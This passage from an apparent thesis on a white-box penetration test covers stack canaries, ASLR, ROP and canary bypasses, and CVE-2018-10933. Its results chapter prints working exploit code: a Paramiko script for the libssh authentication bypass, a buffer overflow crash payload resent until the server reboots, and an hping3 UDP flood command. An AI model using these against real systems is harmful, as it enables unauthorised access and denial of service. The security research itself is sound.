Stack canaries[7] are values placed in the stack frame to be able to detect corruption of the return address before jumping to malicious code[8]. StackGuard was introduced in 1998 and served as the first canary based protection mechanism [44]. In essence, if a buffer is overflown to the extent that it tires to overwrite the return address it will also overwrite the canary value which the program will be able to notice. The canary value needs to be unpredictable and change between processes to be effective against an adversary, otherwise it could just be included in the payload when overwriting the return pointer. The consequence of a corrupted stack canary is that an exception is raised and the process is terminated.

Canary values are a compile time protection and thus, all programs that wants to leveraged this needs to be compiled with this option enabled. This also means that old programs cannot use this protection mechanism without being recompiled.

Nowadays, most compilers offer this functionality, e.g Windows have the `/GS` flag, gcc have `-fstack-protector` [45, 46].

[7] or stack cookies

[8] Canary birds was used in coal mines to detect carbon monoxide, when the bird died it was time to get out!

Address Space Layout Randomisation

Address Space Layout Randomisation (ASLR), is a common security feature of many operating systems. It was first introduced in 2001 by the Pax Team for incorporation into the Linux kernel [47]. ASLR leverages the fact that modern machines have huge address spaces [9], there is often lots of room to move where the stack should be allocated in the virtual address space. This means that an attacker that tires to reroute the instruction pointer to a specific memory address in the stack will have a hard time, since between each execution of the program the stack will move. ASLR can also be used to randomise the location of other parts of a process address space to further safe guard against buffer overflows, like the heap.

[9] 64-bit is a lot.

Executing the program in listing 5.3 several times on a modern computer shows ASLR in action, for example with the output in listing 5.4.

```
1  // ASLR example.
2  // Compile with: gcc aslr.c -o aslr.o
3  // Run with: ./aslr.o
4  #include <stdio.h>
5
6  void foo(int a) {
7      printf("The parameter a is located at address %p\n",&a
       );
8      int bar = 0xdeafbeef;
9      printf("The local variable bar is at %p\n",&bar);
10 }
11
12 int main(int argc, char* argv[]) {
13     int a = argv[1];
14     foo(a);
15 }
```

Listing 5.3: ASLR example

```
1  $ ./aslr.o
2  The parameter a is at 0x7ffee4a4f7cc
3  The local variable bar is at 0x7ffee4a4f7c8
4
5  $ ./aslr.o
6  The parameter a is at 0x7ffeeb22a7cc
7  The local variable bar is at 0x7ffeeb22a7c8
8
9  $ ./aslr.o
10 The parameter a is at 0x7ffee2ec07cc
11 The local variable bar is at 0x7ffee2ec07c8
12
13 $ ./aslr.o
14 The parameter a is at 0x7ffee5db17cc
15 The local variable bar is at 0x7ffee5db17c8
```

Listing 5.4: ASLR in action.

Stop Using Unsafe Languages

The most obvious but not necessarily suitable choice is to use a programming language with a strong type safety notions that defines valid operations on variables. For example, compile time detection of overrunning an array and not having access to pointers or not being able to perform pointer arithmetic. In essence, this is preemptive security using compile time detection of bugs and security issues.

This security mechanism intrudes on the usability and versatility of programming languages and thus, can be a problem in certain situation when this power is necessary, such as device drivers. If languages such as C and C++ is an absolute must, precaution to adhere to safe coding practices, safe libraries and enabling as much compile time defences as possible is necessary to add a suitable defences against buffer overflows.

5.6 Remote Code Execution

Exploiting a buffer overflow vulnerability by filling the buffer with machine instructions and overwriting the return pointer to point to the buffer is a typical code injection attack. This would result in the machine code in the buffer being executed allowing an attacker to control the process. A typically example is to inject code that starts a shell and gives the control to the attacker, thereby the name shellcode. This type of attack is called code injection attacks and sometimes also arbitrate code execution. If the adversary is able to execute the attack remotely, for example by sending data over a TCP connection, then this type of attack is called remote code execution (RCE). RCE are considered severe vulnerabilities because all CIA properties are at risk since being able to execute code most certainly results in a total compromise [9, 48].

5.7 Denial of Service

Availability, as discussed in section 2.1.2, means that legitimate users should be able to use and access systems without any interference. Denial of Service (DoS) attacks specifically targets the availability property. DoS is both about preventing access and artificially delaying functions and operations of a system [9, 10]. A typical example is a web server that is overwhelmed with bogus

connection attempts that extinguishes the servers resources and thus, users cannot access their favourite web page. DoS attack is also a covered by threat modelling when using STRIDE as described in 2.2.1. The focus of DoS attacks are network applications that are being targeted via their network connection and the target is typically one of the following resources: network bandwidth, system resources and application resources [9].

- Network Bandwidth: targeting the network link that connects the service to the Internet.
- System resources: targeting the network handling software of a server.
- Application resources: targeting valid requests that consume lots of resources or targeting invalid requests that triggers bugs in the application that leads to a crash.

5.8 ARP Spoofing

Spoofing is one of the threats in STRIDE (see section 2.2.1) and it means that an adversary gains access to a system by masquerading as authorised user [10]. Spoofing the ARP protocol is a prime example of a spoofing attack. ARP is the protocol that translates link-layer address to network-layer addresses, i.e., MAC to IP addresses (see section 5.1.5).

ARP-spoofing works because the ARP protocol is inherently insecure. There is no authentication of messages and the protocol is stateless. These two issues makes it possible for an adversary to fool a host A that they have the IP address of host B. The adversary can either be passive and act like a man in the middle or be active and participate in the regular network communication. The attack is performed by the adversary by basically emitting ARP replay packages telling the target that the MAC address of the adversary has the IP of the desired host. This is done continuously to always be sure that the targets ARP cache is filled with the adversary's MAC address [49]. This scenario is illustrated in figure 5.11.



Figure 5.11: Example of an ARP-sproofing attack.

Chapter 6

Related Work

This chapter describe related buffer overflow attacks and how they overcome certain mitigations. It also ends with a section about a vulnerability in libssh. This degree project builds upon this previous works, simply put a necessary foundation.

6.1 Buffer Overflows

6.1.1 The Morris Worm

On the 2nd of November 1988, the Morris Worm was released onto the Internet and chaos followed. The Morris Worm is popularly believed to be one of the first malwares to be distributed on the Internet. The Worm was developed by Robert T. Morris during his studies at Cornell University. He was also the first to be sentenced under the Computer Fraud and Abuse act in the USA. He had discovered four different vulnerabilities and one of them was a buffer overflow in a network service called finger daemon. Furthermore, this was one of the first publicly used buffer overflow attacks [50, 51].

The issue was that the finger daemon used the unsafe `gets(buffer)` function to read input data. A specially crafted input of 536 bytes was used to overflow the buffer with shellcode and then the return address was overwritten to the buffer. The shellcode was simply `execve('/bin/sh',0,0)`. A classic buffer overflow that results in a remote code execution [51, 52].

6.1.2 Noteworthy Papers

Since the release of The Morris Worm, research and development of buffer overflow has been ongoing. This section provides a short summary of noteworthy papers in this area.

Smashing the Stack for Fun and Profit

Arguably the most famous paper in the area of buffer overflows is Smashing the Stack for Fun and Profit by Levy [40]. It was released a few years after the Morris Worm in 1996 and it popularised the attack vector. It focuses on stack-based buffer overflows and assumes x86 Linux, this was before all modern mitigations strategies where in place. The paper is a guide on what buffer over flows are, why they happen and how to exploit them. For the curious reader it is a fantastic complement to section 5.5.

Survey on Buffer Overflow Attacks and Countermeasures

In 2006, Werthmann [39] published *Survey on Buffer Overflow Attacks and Countermeasures*, it provides thorough summary of at the time current research trends and how individual countermeasures are not enough. The paper begins with an explanation of the core concepts around buffer overflows, i.e., the stack, registers and x86 assembler. Like, [40], it covers the basics of a stack based buffer overflow but not in as much detail. However, the paper discusses a lot of different types of countermeasures against the different buffer overflow attacks. The categories that are discussed are, stack-based, instrumentation, hardware, static, OS based and data analysis with filtering.

The stack based countermeasures discuss the idea of canary values and in this case focused on StackGuard. Furthermore, it covers two libraries that tackle the stack based overflow in two different ways. The first library works by replacing vulnerable functions by safe ones in a application transparent way. The second works like StackGuard by instead of being compile-time it is done dynamically at run time. The library approach have a significant overhead. The discussed instrumentation countermeasures is safe pointers that check for pointer and array access errors and C range error detector that replace out of bounds values with a special address. Both methods have a huge overhead. The hardware countermeasure presented is a hardware memory space that store return address in a space that is inaccessible from a user space process without a kernel interrupt. Static countermeasures are based on static code analysis with programmer induced hints that the tool then uses to identify vulnerabilities. However, the method is restricted and not exact, thus it generates false positives. Nevertheless, this is the only mitigation that has no run time overhead as this is done before compilation. Operating system based countermeasures are non execution bit in Linux and data execution prevention in Windows. The final countermeasure discussed is a type of firewall that filters out shell code injection and other types of input that could be interpreted as computer instructions.

The conclusion of this paper was that it is to difficult to protect from all types of buffer overflows, writing safe code is the only protection and there are still research to be done at this point in time (2006). The authors doubles down that the operating system has a vital role to play but also that the C standard should be revised thoroughly to exclude unsafe functions.

Memory Errors: The Past, the Present, and the Future

In 2012, Veen et al. [28] was published with the explicit goal: "the reference on memory errors". It presents an historical, current (in 2012) and future account of memory corruption errors, where buffer overflows plays a significant role and memory errors was still ranked the top 3 most dangerous bug. The question that this paper wants to answer is "whether or not memory errors remain a significant threat in need of renewed research efforts". Furthermore, another important reason of this research is due to the fact that memory corruption errors often acts as an initial compromise of a computer system, that in turn can lead to further exploitation.

The paper covers historical development of mitigation strategies against buffer overflows like the non-executable stack, canaries and ASLR. It also mentions mitigations against other types of memory corruption errors such as string format vulnerabilities and heap spraying. Furthermore, it touches upon using safe languages to completely mitigate memory corruptions and also using static analysis tools to find bugs in legacy code.

The conclusion is that memory corruption exploits and stack based buffer overflows in particular are not going to disappear soon. Of all vulnerabilities 20% are memory corruption based, a figure that has been steady for the last fifteen years (2012). Also, the continued use and popularity of programming languages such as C and C++ will help to keep this area of vulnerabilities alive. Not to mention all the old systems lacking mitigations and new systems where defences are not always turned on. The following quote will conclude the summary of this paper: "memory errors are still one of the primary threats to the security of our systems."

The following sections are some different techniques to bypass the common mitigations. They are focused on attacks related to stack-based buffer overflows. There are several other types of attacks (e.g heap spraying) that are not discussed.

6.1.3 Bypassing DEP/NX

Return Oriented Programming (ROP)

One of the most powerful exploitation techniques related to buffer overflows are called return-oriented programming (ROP). It was presented in 2007 by

Shacham [53], that paper has then been superseded by [54]. The power of ROP is that is does not need to inject shellcode into a buffer to be able to execute arbitrary commands, the attacker only needs to able to change the control flow to instructions already present in the address space of the process. The use of gadgets, short instruction sequences that ends with a return instruction are used together to for example start a shell. In large enough binaries there exists enough instructions to archive Turing completeness without the need of calling existing functions in for instance libc. ROP defeats the Non executable stack and DEP mitigations since one can build a ROP-chain that bypasses it altogether by using instructions located in memory segments with the execute privilege. ASLR and stack canary values makes using ROP harder, especially for stack-based buffer overflows. Some information on the address layout is always needed. There are several tools available online that can be used to generate ROP chains based on a binary.[1]. More ROP based attacks are found in [55, 56, 57].

6.1.4 Bypassing Stack Canary

Since the implementation of stack canaries, there have been several attacks that bypass them relying on a wide variety of techniques. Exploiting pointers located at the stack and other programming errors [58], corruption of exception handlers [59], and low entropy of the stack value opening up for brute force [60]. Nowadays, different types of memory leaks are the most probable way to target this mitigation if canaries are correctly enabled [28].

Format String Exploitation

`printf()`[2] is a useful function, however, used incorrectly it might expose applications to information leakage vulnerabilities and even arbitrary memory writes. However, from an attackers point of view, this is useful since it can the be used to leak the canary value placed on the stack and thus, bypassing the whole protection mechanism. This kind of vulnerability is also valuable to have it ASLR is enabled, since information about the address space helps to bypass it as well [38, 61].

[1] E.g. ROPgadget,Ropper

[2] And the other format string based functions in C.

Hacking Blind

In their paper *Hacking Blind* Bittau et al. [62] presents a way to automatically build ROP payloads to exploit services without any access to source code or the executable. The caveat is that there has to exist a stack-based buffer overflow and the service needs to restart after it crashes and that the service handles new connections by forking the process. Sending malicious input and recording when the service crashes makes it possible to leak the canary value bit by bit. This is possible on Linux instance where a forking process inherits the canary value from its parent and thus, does not change for each new connection. This exploit worked against a contemporary nginx vulnerability in under 4000 requests or approximately 20 minutes on a modern Linux system using ASLR, NX and stack canaries.

Smashing the Stack Protector for Fun and Profit

Smashing the Stack Protector for Fun and Profit[3], a recent paper published by Kittel et al. [63], presents a compilation of 17 stack canary implementation on different platforms and operating system. They even present a generic attack vector that bypasses stack canary protection on modern Linux multi-threaded systems. This is done by using their *CookieCrumbler* framework that identify the characteristics of the stack canary implementation, based on this information an attack can be built due to unsafe storage of the canary value. Compared to [62], this paper also discusses how to target programs that use threading model for concurrency instead of forking. An attacker targeting a Linux binary compiled with glibc but disabled ASLR and the payload can include null-byte in the payload, they can automatically create a ROP chain that overwrites the canary values with know good values. However, if ASLR is turned on or if null-bytes are not allowed, the knowledge from CookieCrumbler can be used to corrupt a value necessary when handling canary corruption and jump to addresses relative to this routine, but an initial memory leak is needed. The exploit step for this is however, highly situation dependent. Based on their research they found that around 40% of programs on a Debian Jessie used pthreads and thus are potentially vulnerable.

[3]The title is definitely a homage to [40]

6.1.5 Bypassing ASLR

To bypass ASLR, there are generally two ways to go, either brute force (however, on 64-bit this is not practical) and find the base address or rely on an extra memory vulnerability. It could also be the case that not everything in process address space is randomised, e.g., non compatible libraries, thus, enough address information can be gathered to prepare a payload [62, 54].

ROP

When some information about the memory address space is found, ROP is the correct strategy to bypass the ASLR mitigation. A well known example is [64] that uses an buffer overflow to control the format string to printf and then a standard return to libc technique to totally bypass ASLR. According to [28]: "Such infor- mation leaks would become the de-facto standard for attacks on ASLR."

Furthermore, in 2009 Roglia et al. [65] published an attack that: "Using our attack an attacker can exploit the majority of programs vulnerable to stack-based buffer overflows surgically, i.e., in a single attempt", bypassing both NX and ASLR. The idea behind the attack is usinga an information leakage that finds the base address of the process and then execute an ROP attack. It is possible to leak information about the address because it targets libc and a few instructions are located at fixed memory location despite ASLR. At the time (2009) most programs where not compiled with the position independent feature thus, enabling this attack.

The methodology presented in *Hacking Blind* is also possible to use to bypass ASLR, but only if preconditions are meet, i.e, possibility to leak memory addresses one bit at the time [62].

6.2 SSH Authentication Bypass

In October of 2018 Winter-Smith [66] disclosed CVE-2018-10933, a authentication bypass vulnerability in libssh. A rogue SSH-client can bypass the entire authentication process and establish an encrypted channel. A SSH library commonly used to build SSH enabled servers and clients. In essence,

a bug in the server side state machine mistakenly accepts a client only message `SSH2_MSG_USERAUTH_SUCCESS`. Which results in the server code accepting the connection without checking credentials, a school book example of a authentication bypass. The problem lies in the fact that the client and server handling code was not properly separated [67]. This vulnerability makes it possible to bypass the entire authentication protocol (see 5.3) but still use the rest of the SSH stack.

Chapter 7

Exploit Development

This chapters describes the methods used to develop an exploit to the vulnerabilities presented in 4. The chapter focuses on what methodology was used to develop the exploit. The exploit and the result of it is further described in chapter 8.

Name	Link
Visual Studio 2017	`https://visualstudio.microsoft.com`
x64dbg	`https://x64dbg.com/`
gdb	`https://www.gnu.org/software/gdb/`
flawfinder	`https://dwheeler.com/flawfinder/`

Table 7.1: List of tools used

7.1 Exploit Development

The development of the exploit for the buffer overflow and libssh vulnerability started with a thorough literature study on buffer overflows to gain a foundation on how to proceed and what is possible. The study is accounted for in chapters 5 and 6.

Access to the source code for the vulnerable application was provided due to this being a white-box penetration test. Thus, a signification part of the development of the exploit was spent reading source code, debugging and running static code analysis on the vulnerable software written in C++. The used tools are listed in table 7.1. These tools where mainly used to see how the constructed payloads behaved and follow the instruction pointer jumping to different memory addresses. flawfinder was used to perform static code analysis. The tools where chosen based on the development environment and researching recommended tools.

Exploit development is in its nature not a straightforward process and at is core an engineering challenge. This makes it hard to give a concrete plan on how to proceed. However, the following is the overarching goals,

- Replicate the libssh vulnerability to prepare for buffer-overflow payload.
- Located the buffer overflow and understand it and what triggers it.
- Enumerate the buffer overflow mitigations deployed.
- Comparing this vulnerability to the related work and decide if their methods could be used.

To summarise this phase in one sentence: Investigate a strategy, build the exploit and test it, rinse and repeat until progress.

Chapter 8

Results

In this chapter, the exploit development results are presented. The focus is on the exploit targeting the libssh and buffer overflow vulnerability presented in chapter 4. Furthermore, a shorter description of additional attacks are presented in the end that was discovered during this phase.

8.1 SSH Authentication Bypass

To exploit the libssh bypass vulnerability a simple SSH client was developed in python using Paramiko (link). It uses TCP to connect to the server, thus acting like a client in the SSH client-server model. The exploit efficiently bypasses all authentication but the traffic is still secure by an encrypted channel. The full exploit can be found in appendix A.

The vital code for the exploit is listed in 8.1.

```
1  def ssh_bypass(args):
2      # Creating a tcp socket
3      skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM
       )
4      try:
5              skt.connect((args.host,int(args.port)))
6      except Exception as ex:
7              print("It did not work! :(",ex)
8      # Create SSH transport
9
10     t = paramiko.transport.Transport(skt)
11     t.start_client()
12
13     # Create the bypass message
14
15     m = paramiko.message.Message()
16     m.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
17
18     t._send_message(m) # send bypass message
19
20     channel = t.open_session(timeout=5)
21     print("Connected to server")
22     ssh_shell(channel)
```

Listing 8.1: Proof of Concept libssh authentication bypass

A successful exploit of the vulnerability can be seen in in figure 8.1.



Figure 8.1: Successful exploit using 8.1

8.2 The Buffer Overflow Vulnerability

After identifying the existence of a buffer overflow vulnerability in the SSH application hosted on Server B, the next step was to locate it. By simply attaching a debugger to the running process and triggering the crash by sending random data from `/dev/urandom/`[1].

Thus, the location of the buffer overflow vulnerability was located and the vulnerable code (although anonymised) is listed in 8.2. The vulnerability is located on lines 20-25 but the buffer that is being overflown is on line 36. The stack frame that is vulnerable is the frame for the function named caller and not vulnerable. It is also worth noting the buffer overflow does not stem from an insecure library function such as `strcpy` but from a custom function without bounds control.

[1] `https://en.wikipedia.org/wiki//dev/random`

```
1
2  int vulnerable(char *input, char *buffer)
3  {
4    char *pointerToInput = input; // just points to the
       input passed from caller.
5    int len = strlen(input);
6    int counter = 0;
7    int bufferIndex = 0;
8
9    buffer[0] = 0;
10
11     //If the input contains whitespace, move the pointer
       to first non-whitespace char.
12   while (isspace(*pointerToInput) && counter < len) {
13         ++pointerToInput,
14         ++counter;
15      };
16
17     //buffer overflow if input is larger than 20 bytes.
18     //only checks that we have copied less the length of
       the input!
19     //will stop if encounters a whitespace char!
20   while (!isspace(*pointerToInput) && counter < len) {
21         buffer[bufferIndex] = *pointerToInput;
22         ++pointerToInput;
23         ++counter;
24         ++bufferIndex; //never checks that this should
       only be incremented 20 times, tops!
25     };
26
27   buffer[bufferIndex] = 0;
28
29   return(counter);
30 }
31
32 //input is controlled by attacker, upp to 256 bytes.
33 int caller(char *input)
34 {
35   int var1 = 0;
36   char buffer[20] = { '\0' };
37
38
39   if (input)
40   {
41     vulnerable(&input[3], buffer); //passing buffer to
       function vulnerable without bounds control!
```

```
42      if (!strcmp(buffer, "foo") || !strcmp(buffer, "bar"))
43      {
44        strcpy_s(member_var1, input);
45        var1 = 1;
46      }
47
48    }
49    return(var1);
50  }
```

Listing 8.2: The buffer overflow vulnerability

8.2.1 Buffer Overflow Mitigations

Windows

The program is hosted on Windows Server 2016. It is compiled with the standard flags in Visual Studio 2017 which means that stack cookies, ASLR and DEP are enabled by default [68, 45, 43].

Linux

When running the program on a Linux server, in this case Red Hat Linux a major difference to the windows version is that stack canaries are not enabled due to missing compile flags. In Red Hat Linux, common compiler security flags, such as `-fstack-protector` needs to be manually enabled. In this case, this has not been done. However, ASLR and DEP are enabled due to it being OS level protections [69, 70, 71].

8.2.2 Limitations

Due to the nature of how the SSH-application works there are several limitations on what the payload can do.

The input is built by sending a command to the application which will be located in the `input` parameter passed to caller on line 33. Only one byte at the time can be send to the server from the client and the command ends when it receives either `\n` or `\r`. Thus, only values between 0x00 and 0xFF can be

0x00	0x01	0x02	0x03	0x04	0x05	0x06	0x07	0x08	0x09	0x0a	0x0b	0x0c	0x0d	0x0e	0x0f
0x10	0x11	0x12	0x13	0x14	0x15	0x16	0x17	0x18	0x19	0x1a	0x1b	0x1c	0x1d	0x1e	0x1f
0x20	0x21	0x22	0x23	0x24	0x25	0x26	0x27	0x28	0x29	0x2a	0x2b	0x2c	0x2d	0x2e	0x2f
0x30	0x31	0x32	0x33	0x34	0x35	0x36	0x37	0x38	0x39	0x3a	0x3b	0x3c	0x3d	0x3e	0x3f
0x40	0x41	0x42	0x43	0x44	0x45	0x46	0x47	0x48	0x49	0x4a	0x4b	0x4c	0x4d	0x4e	0x4f
0x50	0x51	0x52	0x53	0x54	0x55	0x56	0x57	0x58	0x59	0x5a	0x5b	0x5c	0x5d	0x5e	0x5f
0x60	0x61	0x62	0x63	0x64	0x65	0x66	0x67	0x68	0x69	0x6a	0x6b	0x6c	0x6d	0x6e	0x6f
0x70	0x71	0x72	0x73	0x74	0x75	0x76	0x77	0x78	0x79	0x7a	0x7b	0x7c	0x7d	0x7e	0x7f
0x80	0x81	0x82	0x83	0x84	0x85	0x86	0x87	0x88	0x89	0x8a	0x8b	0x8c	0x8d	0x8e	0x8f
0x90	0x91	0x92	0x93	0x94	0x95	0x96	0x97	0x98	0x99	0x9a	0x9b	0x9c	0x9d	0x9e	0x9f
0xa0	0xa1	0xa2	0xa3	0xa4	0xa5	0xa6	0xa7	0xa8	0xa9	0xaa	0xab	0xac	0xad	0xae	0xaf
0xb0	0xb1	0xb2	0xb3	0xb4	0xb5	0xb6	0xb7	0xb8	0xb9	0xba	0xbb	0xbc	0xbd	0xbe	0xbf
0xc0	0xc1	0xc2	0xc3	0xc4	0xc5	0xc6	0xc7	0xc8	0xc9	0xca	0xcb	0xcc	0xcd	0xce	0xcf
0xd0	0xd1	0xd2	0xd3	0xd4	0xd5	0xd6	0xd7	0xd8	0xd9	0xda	0xdb	0xdc	0xdd	0xde	0xdf
0xe0	0xe1	0xe2	0xe3	0xe4	0xe5	0xe6	0xe7	0xe8	0xe9	0xea	0xeb	0xec	0xed	0xee	0xef
0xf0	0xf1	0xf2	0xf3	0xf4	0xf5	0xf6	0xf7	0xf8	0xf9	0xfa	0xfb	0xfc	0xfd	0xfe	0xff

Table 8.1: Table of disallowed values from 0x00 to 0xff

sent to build a larger payload in the command buffer. However, some values will be discarded directly and never placed in the input buffer. E.g 0x00 is such a value.

Another limitation that restricts the payload is that all commands will be converted to lowercase before being processed. Thus, effectively limiting the possibility to build addresses that starts with any of the values between 0x41 to 0x5A. Additionally, as seen in listing 8.2, all ASCII bytes that corresponds to whitespace will break the payload. All disallowed values are marked with red in table 8.1. On line 27, a 0x00 bytes is added to the end of the payload.

In figure 8.2, the memory map of the SSH application is listed in anonymised and summarised form, only executable pages are listed. It is easy to see that the executable memory pages does not coincide with the allowed payload values.

```
$ cat /proc/<ID>/maps
00400000-00466000          r-xp    code
7fe9c71e7000-7fe9c71f3000 r-xp    lib
7fe9c73fa000-7fe9c73fc000 r-xp    lib
7fe9c75fe000-7fe9c7600000 r-xp    lib
7fe9c7801000-7fe9c781a000 r-xp    lib
7fe9c7a1c000-7fe9c7c40000 r-xp    lib
7fe9c7e6a000-7fe9c802c000 r-xp    lib
7fe9c8237000-7fe9c824c000 r-xp    lib
7fe9c844d000-7fe9c854e000 r-xp    lib
7fe9c874f000-7fe9c8838000 r-xp    lib
7fe9c8a56000-7fe9c8a5d000 r-xp    lib
7fe9c8c5e000-7fe9c8c66000 r-xp    lib
7fe9c8e95000-7fe9c8eac000 r-xp    lib
7fe9c90b1000-7fe9c9132000 r-xp    lib
7fe9c9334000-7fe9c933d000 r-xp    lib
7fe9c953e000-7fe9c9545000 r-xp    lib
7fe9c9746000-7fe9c9768000 r-xp    lib
7ffe0914b000-7ffe0916c000 rw-p    [stack]
```

Figure 8.2: Summary of memory pages that are executable and the stack

8.2.3 DoS Exploit

From the results presented in the above section and due to time constraints it was decided to develop a reliable denial of service exploit, an application resource denial of service attack (see section 5.7). Remember that Server B had a service monitoring the health of other processes which in turn restarts the entire server if a process crashes four times within one hour.

The final exploit can be seen in listing B.1 in appendix B. The important additions to the bypass exploit are:

```
# buffer overflow exploit
from struct import *

# Padding to reach return IP.
buffer = "pad" # Censured three letter padding needed to trigger bof.
buffer +="A" * (59 - len("pad")) #Overflow the buffer with 56 bytes.
# Start payload here

corrupt_rpi = 0xcafebabe
buffer +=pack("<I",corrupt_rpi)


def send_payload(chan):
    try:
        n = 0
        cmd = buffer
        while n < len(cmd):
            chan.send(cmd[n])
            time.sleep(0.05)
            n+=1

        chan.send("\n")
        print("Payload sent, process should have crashed")
        chan.close()
    finally:
        chan.close()
```

Listing 8.3: Sending the payload.

```
i = 0
while i <= 4:
    print("Starting payload #",i)
    ssh_bypass(args)
    i+=1
    print("Sleeping 25 seconds, waiting for a restart of process.")
    time.sleep(25)
```

Listing 8.4: Keep sending the payload until the server reboots.

This exploit works both when the vulnerable SSH application is hosted on Windows and Linux. The crash is due to the canary being overwritten when running on Windows and due to jumping to an illegal address when running on Linux.

8.3 Additional Vulnerabilities

During the development of the DoS Exploit, two other vulnerability areas was discovered and tested. However, these vulnerabilities was not as deeply analysed as the buffer overflow attack. Nevertheless, it is interesting to see what other types of vulnerabilities are present in the sub-system.

8.3.1 UDP Denial Of Service Vulnerability

Identification

During the investigation of the SSH application, more reconnaissance was conducted at Server B. Several open UDP ports where identified. More details about UDP is provided in section 5.1.4 One of the applications that bind a UDP socket was the SSH application. This was unexpected due to the fact that no features are related to a UDP server in that application. The only thing that uses UDP was the communication with the Watchdog daemon as seen in figure 4.1, but then only as a UDP client. Reviewing the source code revealed that the watchdog daemon and the SSH application shares a library, which amongst other things are responsible for all UDP connection. The issue with this is that even tough the SSH application only uses the client side of the UDP library, it will also host a UDP server. This is a consequence of the way the library is designed and a configuration miss in the SSH application when including the library.

Exploit

An easy way to exploit open UDP ports such as DNS or NTP (which was also possible on this server) is target it with a denial of service attack. This can for

example be done using hping3[2] to create a UDP flood attack. Example shown in listing 8.5

```
$ hping3 --flood --rand-source --udp -p TARGET_PORT
   TARGET_IP
```

Listing 8.5: hping3 command to start UDP flood attack

Consequence

The consequence of this vulnerability is that the server is open to more denial of service attack vectors. In this particular case, the servers CPU resources can be overwhelmed resulting in a unresponsive system.

8.3.2 ARP Spoofing on Server B

Identification

A standard test when checking for spoofing threats is to check if ARP spoofing is possible. Thus, a test using the tool arpspoof was conduced and succeeded. The malicious host was able to conquer Server B's IP address and intercept all traffic meant for Server B.

Exploit

The first thing that is done, is to mount a man in the middle attack, meaning that the malicious host passively listens to the traffic travelling between Server A and Server B. The passive attack is necessary to understand what application layer messages are send between the hosts. This is possible since the communication was not encrypted. Then a spoofing server can be constructed and hosted on the malicious host, i.e a program that communicates using the appropriate protocol but is controlled by the adversary.

[2] https://tools.kali.org/information-gathering/hping3

Consequence

The consequence of this attack is that an adversary listen to to the communication which leads to information disclosure. Furthermore, an adversary can construct a spoofing client that can communicate messages from Server B, thus making Server A take decisions based on false information. The consequence of this kind of attack is obviously situation specific. In this case, a user can be fooled to believe that Server B is still functionally operating even tough the DoS attack explained above is used to crash the server.

8.4 Relation to the Threat Model

The threats listed in table 8.2, which was part of the threat model presented in section 4.2, has confirmed real attacks:

Type	Threat
Spoofing	• Spoofing SSH User • Spoofing IP address of Server B
Denial of Service	• Crash of SSH Application • Crash of Server B
Information Disclosure	• Disclosure of protocol between Server A and B.

Table 8.2: Threats with confirmed attacks

Chapter 9

Discussion

This chapter presents discussions on results, consequences, methodology, ethical considerations and future work.

9.1 Results

